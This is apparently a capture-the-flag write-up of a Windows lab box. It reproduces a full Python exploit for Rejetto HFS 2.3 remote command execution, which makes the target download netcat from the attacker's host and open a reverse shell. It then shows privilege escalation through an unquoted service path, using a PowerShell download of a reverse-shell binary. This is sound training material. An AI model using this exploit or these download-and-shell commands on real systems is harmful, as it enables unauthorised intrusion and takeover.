
Port 8080: Initial Access

1. Visited `http://10.10.129.210:8080/~login`
    - Found :`HttpFileServer 2.3`
2. Searchsploit



3. Use: `Rejetto HTTP File Server (HFS) 2.3.x - Remote Command Execution (2)`

```
#Usage : python Exploit.py <Target IP address> <Target Port Number>

#EDB Note: You need to be using a web server hosting netcat (http://<attackers_ip>:80/nc.exe).
#          You may need to run it multiple times for success!


import urllib2
import sys

try:
    def script_create():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+save+".}")

    def execute_script():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe+".}")

    def nc_run():
        urllib2.urlopen("http://"+sys.argv[1]+":"+sys.argv[2]+"/?search=%00{.+"+exe1+".}")

    ip_addr = "10.11.49.241" #local IP address
    local_port = "4444" # Local Port number
    vbs = "C:\Users\Public\script.vbs|dim%20xHttp%3A%20Set%20xHttp%20%3D%20c
        reateobject(%22Microsoft.XMLHTTP%22)%0D%0Adim%20bStrm%3A%20Set%20bStrm%20%3D%20c
        reateobject(%22Adodb.Stream%22)%0D%0AxHttp.Open%20%22GET%22%2C%20%22http%3A%2F%2F"
        +ip_addr+"%2Fnc.exe%22%2C%20False%0D%0AxHttp.Send%0D%0A%0D%0Awith%20bStrm%0D%0A
        %20%20%20%20.type%20%3D%201%20%27%2F%2Fbinary%0D%0A%20%20%20%20.open%0D%0A%20%20
        %20%20.write%20xHttp.responseBody%0D%0A%20%20%20%20.savetofile%20%
        22C%3A%5CUsers%5CPublic%5Cnc.exe%22%2C%202%20%27%2F%2Foverwrite%0D%0Aend%20with"
    save= "save|" + vbs
    vbs2 = "cscript.exe%20C%3A%5CUsers%5CPublic%5Cscript.vbs"
    exe= "exec|"+vbs2
    vbs3 = "C%3A%5CUsers%5CPublic%5Cnc.exe%20-e%20cmd.exe%20"+ip_addr+"%20"+local_port
    exe1= "exec|"+vbs3
    script_create()
    execute_script()
    nc_run()
except:
    print """[.]Something went wrong..!
    Usage is :[.] python exploit.py <Target IP address>  <Target Port Number>
    Don't forgot to change the Local IP address and Port number on the script"""
```

    - Exploit Requirements
        - Host netcat on port 80 `http://10.11.49.241/nc.exe`
        - Listener nc listener on port 4444
        - Target IP

    - Target Port
4. Run the exploit

```
python 39161.py $ip 8080
```

```
┌──(root💀kali)-[~/tools/winPrivEsc/reverseShells/ncWithE]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.129.210 - - [14/Dec/2021 01:03:19] "GET /nc.exe HTTP/1.1" 200 -
10.10.129.210 - - [14/Dec/2021 01:03:19] "GET /nc.exe HTTP/1.1" 200 -
10.10.129.210 - - [14/Dec/2021 01:03:19] "GET /nc.exe HTTP/1.1" 200 -
10.10.129.210 - - [14/Dec/2021 01:03:19] "GET /nc.exe HTTP/1.1" 200 -
```

```
┌──(root💀kali)-[~/tryhackme/steelMountain]
└─# nc -nvlp 4444
listening on [any] 4444 ...
connect to [10.11.49.241] from (UNKNOWN) [10.10.129.210] 49317
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Users\bill\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup>
```

5. Found user flag at `C:\Users\bill\Desktop`

Privilege Escalation:

1. Run jaws
    - Detected unquoted service path

```
[*] Checking for unquoted service paths...
ServiceName   : AdvancedSystemCareService9
Path          : C:\Program Files (x86)\IObit\Advanced
SystemCare\ASCService.exe
StartName     : LocalSystem
AbuseFunction : Write-ServiceBinary -ServiceName
'AdvancedSystemCareService9'
                                -Path <HijackPath>
```

        - `AdvancedSystemCareService9` is selected because we can net start the service
2. Create reverse shell payload, save it as Advanced.exe
3. Download Advanced.exe to `C:\Program Files (x86)\IObit`

```
cd "C:\Program Files (x86)\IObit"
powershell -c "Invoke-WebRequest -Uri
http://10.11.49.241/Advanced.exe -OutFile Advanced.exe"
net stop AdvancedSystemCareService9
net start AdvancedSystemCareService9
```

4. Shell & root flag obtained